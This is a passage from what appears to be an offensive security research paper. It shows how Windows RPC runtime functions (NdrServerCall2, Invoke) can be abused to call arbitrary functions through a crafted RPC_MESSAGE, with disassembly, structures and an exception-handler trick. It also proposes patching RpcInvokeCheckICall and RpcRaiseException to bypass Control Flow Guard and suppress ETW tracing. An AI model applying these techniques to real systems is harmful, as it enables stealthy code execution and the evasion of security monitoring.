
Figure 27: Types of Binding

Bindings also provide a way to implement an authentication layer. Anonymous bindings allow any client to connect, while authenticated bindings ensure only verified clients can connect. This is enforced using registration flags, security callbacks, and authentication information[24].

```
RPC_STATUS CALLBACK SecurityCallback(RPC_IF_HANDLE hInterface, void* pBindingHandle)
{
    return RPC_S_OK; // Always allow anyone
}

rpcStatus = RpcServerRegisterIf2(
    Iface_spec_s,
    NULL,
    NULL,
    RPC_IF_ALLOW_LOCAL_ONLY,
    RPC_C_LISTEN_MAX_CALLS_DEFAULT,
    (unsigned)-1,
    SecurityCallback
);
```

It's useless to say that the RPC infrastructure offers a flexible platform for code execution purposes.

---

[24] 'Offensive Windows IPC Internals 2'.

ABUSING SERVER CALLS FOR EXECUTION

As easily imaginable, within RPCRT4.dll, numerous functions commonly used by the RPC infrastructure are implemented as wrappers to dynamically invoke functions pertaining to server functionalities and exposed to the client via an interface definition. As such, many of these functions invoke code using what we can refer to as COP gadgets (call REG).

Examples of these functions include NdrServerCall2, NdrServerCallAll, and NdrServerCallNdr64 (an alias of NdrServerCallAll). The difference between NdrServerCall2 and NdrServerCallAll is that the former operates synchronously, while the latter uses a worker thread to execute.

These functions take only one argument, a pointer to an RPC_MESSAGE structure. As an example, the following is the signature of NdrServerCall2:

```
void NdrServerCall2(
  PRPC_MESSAGE pRpcMsg
);
```

The function prepares four arguments. The first two arguments are typically non-zero when used in DCOM interfaces, indicating that NdrServerCall2 is likely not employed by OLE objects. The third parameter is the RPC message, and the fourth parameter is a flag that tracks the phase of the stub.

```
RPCRT4!NdrServerCall2:
00007ffb`7dd83ba0 4883ec28        sub     rsp,28h
00007ffb`7dd83ba4 8364243800      and     dword ptr [rsp+38h],0
00007ffb`7dd83ba9 4c8d4c2438      lea     r9,[rsp+38h]
00007ffb`7dd83bae 4c8bc1          mov     r8,rcx
00007ffb`7dd83bb1 33d2            xor     edx,edx
00007ffb`7dd83bb3 33c9            xor     ecx,ecx
00007ffb`7dd83bb5 e8e68cfdff      call    RPCRT4!NdrStubCall2 (00007ffb`7dd5c8a0)
00007ffb`7dd83bba 4883c428        add     rsp,28h
00007ffb`7dd83bbe c3              ret
```

Figure 28: NdrServerCall2 Instructions

Execution then steps to NdrStubCall2, which is the function responsible for unmarshalling, performing checks against the Message, taking the data, and dispatching it to the server. Briefly following the flow of the function, it is possible to see that execution finally arrives at the Invoke function.

```
0:004> u rpcrt4!NdrStubCall2 L10
RPCRT4!NdrStubCall2:
00007ffb`7dd5c8a0 4c894c2420      mov     qword ptr [rsp+20h],r9
00007ffb`7dd5c8a5 4c89442418      mov     qword ptr [rsp+18h],r8
00007ffb`7dd5c8aa 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffb`7dd5c8af 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffb`7dd5c8b4 53              push    rbx

00007ffb`7dd5cd14 458bc7          mov     r8d,r15d
00007ffb`7dd5cd17 448bcb          mov     r9d,ebx
00007ffb`7dd5cd1a 488b542460      mov     rdx,qword ptr [rsp+60h]
00007ffb`7dd5cd1f e8ccaa0300      call    RPCRT4!Invoke (00007ffb`7dd977f0)
00007ffb`7dd5cd24 488bc8          mov     rcx,rax
00007ffb`7dd5cd27 48898424a8000000 mov     qword ptr [rsp+0A8h],rax
00007ffb`7dd5cd2f 488b542460      mov     rdx,qword ptr [rsp+60h]
00007ffb`7dd5cd34 eb35            jmp     RPCRT4!NdrStubCall2+0x4cb (00007ffb`7dd5cd6b)
```

Figure 29: NdrStubCall2 Calling Invoke

Analyzing the Invoke function, it is possible to see that it calls an arbitrary function pointer, previously placed in the r10 register, via a call r10 instruction. The function `RPCRT4!RpcInvokeCheckICall` is responsible for verifying whether the function pointer is present in the Control Flow Guard (CFG) bitmap of the executing process.

```
RPCRT4!Invoke:
00007ffb`7dd977f0 4883ec38        sub      rsp,38h
00007ffb`7dd977f4 48896c2420      mov      qword ptr [rsp+20h],rbp
00007ffb`7dd977f9 4889742428      mov      qword ptr [rsp+28h],rsi
00007ffb`7dd977fe 48897c2430      mov      qword ptr [rsp+30h],rdi
00007ffb`7dd97803 488bec          mov      rbp,rsp
00007ffb`7dd97806 418bc1          mov      eax,r9d
00007ffb`7dd97809 ffc0            inc      eax
00007ffb`7dd9780b 83e0fe          and      eax,0FFFFFFFEh
00007ffb`7dd9780e c1e003          shl      eax,3
00007ffb`7dd97811 e8dadfffff      call     RPCRT4!_chkstk (00007ffb`7dd957f0)
00007ffb`7dd97816 482be0          sub      rsp,rax
00007ffb`7dd97819 4c8bd1          mov      r10,rcx
00007ffb`7dd9781c 488bf2          mov      rsi,rdx
00007ffb`7dd9781f 488bfc          mov      rdi,rsp
00007ffb`7dd97822 418bc9          mov      ecx,r9d
00007ffb`7dd97825 f348a5          rep movs qword ptr [rdi],qword ptr [rsi]
00007ffb`7dd97828 498bfa          mov      rdi,r10
00007ffb`7dd9782b 498bca          mov      rcx,r10
00007ffb`7dd9782e e89dffffff      call     RPCRT4!RpcInvokeCheckICall (00007ffb`7dd977d0)
00007ffb`7dd97833 4c8bd7          mov      r10,rdi
00007ffb`7dd97836 488b0c24        mov      rcx,qword ptr [rsp]
00007ffb`7dd9783a f30f7e0424      movq     xmm0,mmword ptr [rsp]
00007ffb`7dd9783f 488b542408      mov      rdx,qword ptr [rsp+8]
00007ffb`7dd97844 f30f7e4c2408    movq     xmm1,mmword ptr [rsp+8]
00007ffb`7dd9784a 4c8b442410      mov      r8,qword ptr [rsp+10h]
00007ffb`7dd9784f f30f7e542410    movq     xmm2,mmword ptr [rsp+10h]
00007ffb`7dd97855 4c8b4c2418      mov      r9,qword ptr [rsp+18h]
00007ffb`7dd9785a f30f7e5c2418    movq     xmm3,mmword ptr [rsp+18h]
00007ffb`7dd97860 41ffd2          call     r10
00007ffb`7dd97863 488b7528        mov      rsi,qword ptr [rbp+28h]
00007ffb`7dd97867 488b7d30        mov      rdi,qword ptr [rbp+30h]
00007ffb`7dd9786b 488be5          mov      rsp,rbp
```

Figure 30: Invoke Function Executing Arbitrary Function Pointer

This, of course, is not the only function executing the Invoke function. This can be easily observed by reverse engineering the rpcrt4.dll and examining references to the function itself.

The advantage of these types of functions is that they provide the ability to call an arbitrary function with an arbitrary number of parameters, all encapsulated within a convenient structure, the `RPC_MESSAGE` structure. This can

be particularly useful in scenarios where it is necessary to execute a function that accepts more than four parameters in a remote thread. However, obtaining the correct `RPC_MESSAGE` structure to trigger code execution is not straightforward. The `NdrServerCall*` functions are quite complex, and many things can go wrong during execution.

```c
typedef struct _RPC_MESSAGE {
  RPC_BINDING_HANDLE     Handle;
  unsigned long          DataRepresentation;
  void                   *Buffer;
  unsigned int           BufferLength;
  unsigned int           ProcNum;
  PRPC_SYNTAX_IDENTIFIER TransferSyntax;
  void                   *RpcInterfaceInformation;
  void                   *ReservedForRuntime;
  RPC_MGR_EPV            *ManagerEpv;
  void                   *ImportContext;
  unsigned long          RpcFlags;
} RPC_MESSAGE, *PRPC_MESSAGE;
```

The `RPC_MESSAGE` structure's first argument is a `HANDLE`, specifically an `RPC_BINDING_HANDLE`. During development, we aimed to avoid binding the application to an interface manually, as this can be error prone. A relatively old browser exploitation trick[25] suggested that this value is usually a virtual table pointer maintained by RPCRT4. In our tests, we set this value to `NULL` and still managed to successfully execute the Invoke function.

```
0:004> ? RPCRT4!OSF_ADDRESS::`vftable' - RPCRT4
Evaluate expression: 882552 = |00000000`000d7778
```

Figure 31: VTable Pointer Referenced in the Previous Research

In the same research, a general structure for the `RPC_MESSAGE` is provided, so we decided to use it as a starting point.

Figure 32: RPC_MESSAGE Structure

---

[25] 'Exploiting Windows RPC to Bypass CFG Mitigation'.

Two important variables for function calls are Buffer and `RpcInterfaceInformation`. The Buffer stores the function's parameters, while `RpcInterfaceInformation` points to the `RPC_SERVER_INTERFACE` structure. The `RPC_SERVER_INTERFACE` structure contains server program interface information, with `DispatchTable` storing the interface function pointers for the runtime library and stub function, and `InterpreterInfo` pointing to the `MIDL_SERVER_INFO` structure. The `MIDL_SERVER_INFO` structure holds the server IDL interface information, and its `DispatchTable` (+0x4) saves the pointer array of the server routine functions.

Through experimentation, however, we were experiencing quite a few unexpected crashes with various structures, all pointing to certain we observed that the RPC runtime (rpcrt4) maintains a few global structures, like, as an example, the current RPC heap base address.

```
0:000> u RPCRT4!AllocWrapper L20
RPCRT4!AllocWrapper:
00007ffb`7dd426a0 48895c2408     mov      qword ptr [rsp+8],rbx
00007ffb`7dd426a5 57             push     rdi
00007ffb`7dd426a6 4883ec40       sub      rsp,40h
00007ffb`7dd426aa 488b05ffdc0e00 mov      rax,qword ptr [RPCRT4!LsaAlloc (00007ffb`7de303b0)]
00007ffb`7dd426b1 488bf9         mov      rdi,rcx
00007ffb`7dd426b4 4885c0         test     rax,rax
00007ffb`7dd426b7 753e           jne      RPCRT4!AllocWrapper+0x57 (00007ffb`7dd426f7)
00007ffb`7dd426b9 4c8bc1         mov      r8,rcx
00007ffb`7dd426bc 33d2           xor      edx,edx
00007ffb`7dd426be 488b0dd3d80e00 mov      rcx,qword ptr [RPCRT4!hRpcHeap (00007ffb`7de2ff98)]
00007ffb`7dd426c5 48ff15acf50c00 call     qword ptr [RPCRT4!_imp_HeapAlloc (00007ffb`7de11c78)]
00007ffb`7dd426cc 0f1f440000     nop      dword ptr [rax+rax]
00007ffb`7dd426d1 833dfcca0e0000 cmp      dword ptr [RPCRT4!RpcEtwGuid_Context+0x24 (00007ffb`7de2f1d4)],0
00007ffb`7dd426d8 488bd8         mov      rbx,rax
00007ffb`7dd426db 488b05b6d80e00 mov      rax,qword ptr [RPCRT4!hRpcHeap (00007ffb`7de2ff98)]
00007ffb`7dd426e2 0f8596610500   jne      RPCRT4!AllocWrapper+0x561de (00007ffb`7dd9887e)
00007ffb`7dd426e8 488bc3         mov      rax,rbx
00007ffb`7dd426eb 488b5c2450     mov      rbx,qword ptr [rsp+50h]
```

Figure 33: Reference to Global Variables

This was expected since, in our tests, we were not initializing the current process's RPC runtime context using the standard procedure (i.e., calling `RpcBindingFromStringBindingA/W` or similar). To avoid calling this function, we searched for alternative methods to initialize the runtime.

We found the solution in the function `PerformRpcInitialization`. This function initializes all the necessary structures that were causing crashes, without requiring us to bind to a service. Moreover, as this function doesn't take any parameter, it was also trivial to execute in both a local and remote context.

However, as this function is not exported, we need to locate it either by searching for call instructions within the `RpcBindingFromStringBindingA` code, or via egg-hunting in the RPCRT4 .text section, or by giving the relative offset from the RPCRT4 image base address.

```
 1
 2 long RpcBindingFromStringBindingA(char *param_1,BINDING_HANDLE **param_2)
 3
 4 {
 5   int iVar1;
 6   short local_18 [4];
 7   ushort *local_10;
 8
 9                   /* 0x5be70  1379  RpcBindingFromStringBindingA */
10   local_10 = (ushort *)0x0;
11   local_18[0] = -1;
12   if (((RpcHasBeenInitialized == 0) && (iVar1 = PerformRpcInitialization(), iVar1 != 0)) ||
13      (iVar1 = CHeapUnicode::Attach((CHeapUnicode *)local_18,param_1), iVar1 != 0)) {
14     CHeapUnicode::~CHeapUnicode((CHeapUnicode *)local_18);
15   }
16   else {
17     iVar1 = RpcBindingFromStringBindingW(local_10,param_2);
18     if (local_18[0] != -1) {
19       RtlFreeUnicodeString(local_18);
20     }
21   }
22   return iVar1;
23 }
24
```

Figure 34: RPC Initialization Function

After the initialization, the function proceeded as expected. The first objective at this point was to figure out the interface specification that we needed to achieve code execution.

```
void                    *RpcInterfaceInformation;
```

For the RPC interface, both a client and Server Interface could be chosen. As the only fields populated are matching between the two, the two structures could be used interchangeably.

```
typedef struct _RPC_SERVER_INTERFACE
{
    unsigned int Length;
    RPC_SYNTAX_IDENTIFIER    InterfaceId;
    RPC_SYNTAX_IDENTIFIER    TransferSyntax;
    PRPC_DISPATCH_TABLE      DispatchTable;
    unsigned int             RpcProtseqEndpointCount;
    PRPC_PROTSEQ_ENDPOINT    RpcProtseqEndpoint;
    RPC_MGR_EPV __RPC_FAR * DefaultManagerEpv;
    void const __RPC_FAR  * InterpreterInfo;
    unsigned int Flags ;
} RPC_SERVER_INTERFACE, __RPC_FAR * PRPC_SERVER_INTERFACE;

typedef struct _RPC_CLIENT_INTERFACE
{
    unsigned int Length;
    RPC_SYNTAX_IDENTIFIER    InterfaceId;
    RPC_SYNTAX_IDENTIFIER    TransferSyntax;
    PRPC_DISPATCH_TABLE      DispatchTable;
    unsigned int             RpcProtseqEndpointCount;
```

```
    PRPC_PROTSEQ_ENDPOINT   RpcProtseqEndpoint;
    ULONG_PTR               Reserved;
    void const __RPC_FAR *  InterpreterInfo;
    unsigned int Flags ;
} RPC_CLIENT_INTERFACE, __RPC_FAR * PRPC_CLIENT_INTERFACE;
```

The `DispatchTable` field is the field that will store the address of the internal RPC dispatch routine that should handle our message. As we are directly calling `NdrServerCall2`, we don't need this at all.

```
typedef struct {
  unsigned int          DispatchTableCount;
  RPC_DISPATCH_FUNCTION *DispatchTable;
  LONG_PTR              Reserved;
} RPC_DISPATCH_TABLE, *PRPC_DISPATCH_TABLE;
```

The `InterpreterInfo` field, instead, contains a pointer to a `MIDL_SERVER_INFO` structure. This structure is important as it defines the way the parameters should be unmarshalled, and the address of the API to invoke, so it's mandatory.

The `ProcString` is, by itself, a format string defining the parameters, their respective types, etc. Although Microsoft defines how to interpret this string, it's not something design to be built "manually". The easiest way to get the right format is to build a small RPC client and let the MIDL compiler assemble the string format based on the number of the desired parameters.

```
typedef struct  _MIDL_SERVER_INFO_
    {
    PMIDL_STUB_DESC                     pStubDesc;
    const SERVER_ROUTINE     *          DispatchTable;
    PFORMAT_STRING                      ProcString;
    const unsigned short *              FmtStringOffset;
    const STUB_THUNK *                  ThunkTable;
    PRPC_SYNTAX_IDENTIFIER              pTransferSyntax;
    ULONG_PTR                           nCount;
    PMIDL_SYNTAX_INFO                   pSyntaxInfo;
    } MIDL_SERVER_INFO, *PMIDL_SERVER_INFO;
```

The `MIDL_STUB_DESC` should point to a valid MIDL Stub structure, which is a quite complex structure.

```
typedef struct _MIDL_STUB_DESC
    {
    void  *                             RpcInterfaceInformation;
    void  *                             ( __RPC_API * pfnAllocate)(size_t);
    void                                ( __RPC_API * pfnFree)(void  *);
    union
        {
        handle_t  *                     pAutoHandle;
        handle_t  *                     pPrimitiveHandle;
        PGENERIC_BINDING_INFO           pGenericBindingInfo;
        } IMPLICIT_HANDLE_INFO;
    const NDR_RUNDOWN  *                apfnNdrRundownRoutines;
    const GENERIC_BINDING_ROUTINE_PAIR  *   aGenericBindingRoutinePairs;
    const EXPR_EVAL  *                  apfnExprEval;
    const XMIT_ROUTINE_QUINTUPLE  *     aXmitQuintuple;
    const unsigned char  *              pFormatTypes;
    int                                 fCheckBounds;
    /* Ndr library version. */
    unsigned long                       Version;
    MALLOC_FREE_STRUCT  *               pMallocFreeStruct;
```

```
    long                                    MIDLVersion;
    const COMM_FAULT_OFFSETS  *             CommFaultOffsets;
    // New fields for version 3.0+
    const USER_MARSHAL_ROUTINE_QUADRUPLE  * aUserMarshalQuadruple;
    // Notify routines - added for NT5, MIDL 5.0
    const NDR_NOTIFY_ROUTINE  *             NotifyRoutineTable;
    //Reserved for future use.
    ULONG_PTR                               mFlags;
    // International support routines - added for 64bit post NT5
    const NDR_CS_ROUTINES *                 CsRoutineTables;
    void *                                  ProxyServerInfo;
    const NDR_EXPR_DESC *                   pExprInfo;
    // Fields up to now present in win2000 release.
    } MIDL_STUB_DESC;
```

Luckily, we don't need to populate most of these fields. The only fields worth setting are `MIDLVersion`, and the `pfnFree` and `pfnAllocate` pointers, that usually point to `free` and `malloc`, respectively. On a last crash, we discovered that the `MIDL_SERVER_INFO`.`FmtStringOffset` needed to be a valid pointer to a table (even if empty).

The final `RPC_MESSAGE` structure looks something like the below. All fields which value has not been specified should be considered by default to `NULL`.

Figure 35: Final RPC_MESSAGE

However, even though we managed to hit the Invoke function, the challenge is not finished yet. We encountered another obstacle in `NdrGetBuffer`, which occurs just after the Invoke routine has finished and execution returns to `NdrStubCall2`.

```
RPCRT4!RpcRaiseException:
00007ffb`7dd78fd0 4053            push    rbx
0:000> k
 # Child-SP          RetAddr               Call Site
00 000000de`0d6ff498 00007ffb`7dd98978     RPCRT4!RpcRaiseException
01 000000de`0d6ff4a0 00007ffb`7dd5cee4     RPCRT4!NdrGetBuffer+0x4e9f8
02 000000de`0d6ff4d0 00007ffb`7dd83bba     RPCRT4!NdrStubCall2+0x644
03 000000de`0d6ff7b0 00007ff7`8d4c2319     RPCRT4!NdrServerCall2+0x1a
04 000000de`0d6ff7e0 00007ff7`8d4c343b     RpcCraft!craft_rpc_message+0x729
05 000000de`0d6ffa70 00007ff7`8d4c4079     RpcCraft!main+0x22b
06 000000de`0d6ffcb0 00007ff7`8d4c3f1e     RpcCraft!invoke_main+0x39
07 000000de`0d6ffd00 00007ff7`8d4c3dde     RpcCraft!__scrt_common_main_seh+0x12e
08 000000de`0d6ffd70 00007ff7`8d4c410e     RpcCraft!__scrt_common_main+0xe
09 000000de`0d6ffda0 00007ffb`7cac257d     RpcCraft!mainCRTStartup+0xe
0a 000000de`0d6ffdd0 00007ffb`7deeaa48     KERNEL32!BaseThreadInitThunk+0x1d
0b 000000de`0d6ffe00 00000000`00000000     ntdll!RtlUserThreadStart+0x28
```

Figure 36: Last Exception

Inspecting the faulting function reveals that the `NdrGetBuffer` calls the function I`_RpcGetBufferWithObject`;

```
1
2  void NdrGetBuffer(RPC_MESSAGE *param_1,int param_2,longlong *param_3)
3
4  {
5    ushort *puVar1;
6    undefined8 uVar2;
7    ulonglong uVar3;
8
9                    /* 0x19f80  1242  NdrGetBuffer */
10   if (*(char *)&param_1->ManagerEpv != '\0') {
11     param_1[2].Handle = param_3;
12     *(longlong **)param_1->Handle = param_3;
13   }
14   *(uint *)((longlong)param_1->Handle + 0x18) = param_2 + 3U & 0xfffffffc;
15   uVar3 = I_RpcGetBufferWithObject((BINDING_HANDLE **)param_1->Handle,(int *)0x0);
16   if ((uint)uVar3 == 0) {
17     uVar2 = *(undefined8 *)((longlong)param_1->Handle + 0x10);
18     *(uint *)&param_1[2].TransferSyntax = *(uint *)&param_1[2].TransferSyntax | 0x200;
19     *(undefined8 *)&param_1->DataRepresentation = uVar2;
20     return;
21   }
22   if ((param_1[3].ReservedForRuntime != (void *)0x0) && (*(char *)&param_1->ManagerEpv != '\0')) {
23     puVar1 = (ushort *)((longlong)param_1[3].ReservedForRuntime + 0x10);
24     *puVar1 = *puVar1 | 8;
25   }
26                    /* WARNING: Subroutine does not return */
27   RpcRaiseException((uint)uVar3);
28 }
29
```

Figure 37: NdrGetBuffer calling I_RpcGetBufferWithObject

The only object used by the function is the binding handle specified in the RPC message structure. Since it is null, no buffer associated with it could be recovered, leading to an error. At this point, we had two possible solutions: craft a fake `BINDING_HANDLE` that would pass the validation of `I_RpcGetBufferWithObject`, or handle the exception. We decided to postpone the former idea and check if we could handle the exception.

It turned out that handling the exception worked well for our purposes. However, using a C++ style exception handler (_try / _except) made it impossible to recover the return value of the invocation. For this reason, we decided to set a hardware breakpoint on the instruction following the Invoke function, then register an exception handler that would save the return value and make it available to the program.

```
int FetchReturnValue(const PEXCEPTION_POINTERS ExceptionInfo)
{
    ExceptionInfo->ContextRecord->EFlags |= (1 << 16);
    g_ReturnValue = (PVOID)ExceptionInfo->ContextRecord->Rax;
    return EXCEPTION_CONTINUE_EXECUTION;
}
```

LIMITATIONS

This solution would not be available, of course, if we are trying to execute code in the context of a remote process. In that case, the best solution would be patching. The target functions we would like to patch to achieve full, unrestricted code execution are `RpcRaiseException` and `RpcInvokeCheckICall`. Patching RpcRaiseException will also allow us to prevent a potential ETW trace from being generated, which is something we would like to avoid.

```
void RpcpRaiseException(ulonglong param_1)

{
  code *pcVar1;
  ulonglong uVar2;

  uVar2 = 0x3e6;
  if ((int)param_1 != -0x3fffffffb) {
    uVar2 = param_1 & 0xffffffff;
  }
  if (((byte)Microsoft_Windows_RPCEnableBits & 8) != 0) {
    McTemplateU0q_EtwEventWriteTransfer(param_1,&RpcRaiseExceptionEvent,uVar2);
  }
  RaiseException(uVar2,1,0);
  RpcpReportFatalError(1,(longlong)(int)uVar2);
  pcVar1 = (code *)swi(3);
  (*pcVar1)();
  return;
}
```

Figure 38: ETW Event Generated on Exception

While the former function is exported, `RpcInvokeCheckICall` is not, so we needed a clever way to identify its address. Luckily, the Invoke function is the only one in the entire DLL that presents a specific COP gadget, which can be used to pinpoint its location.
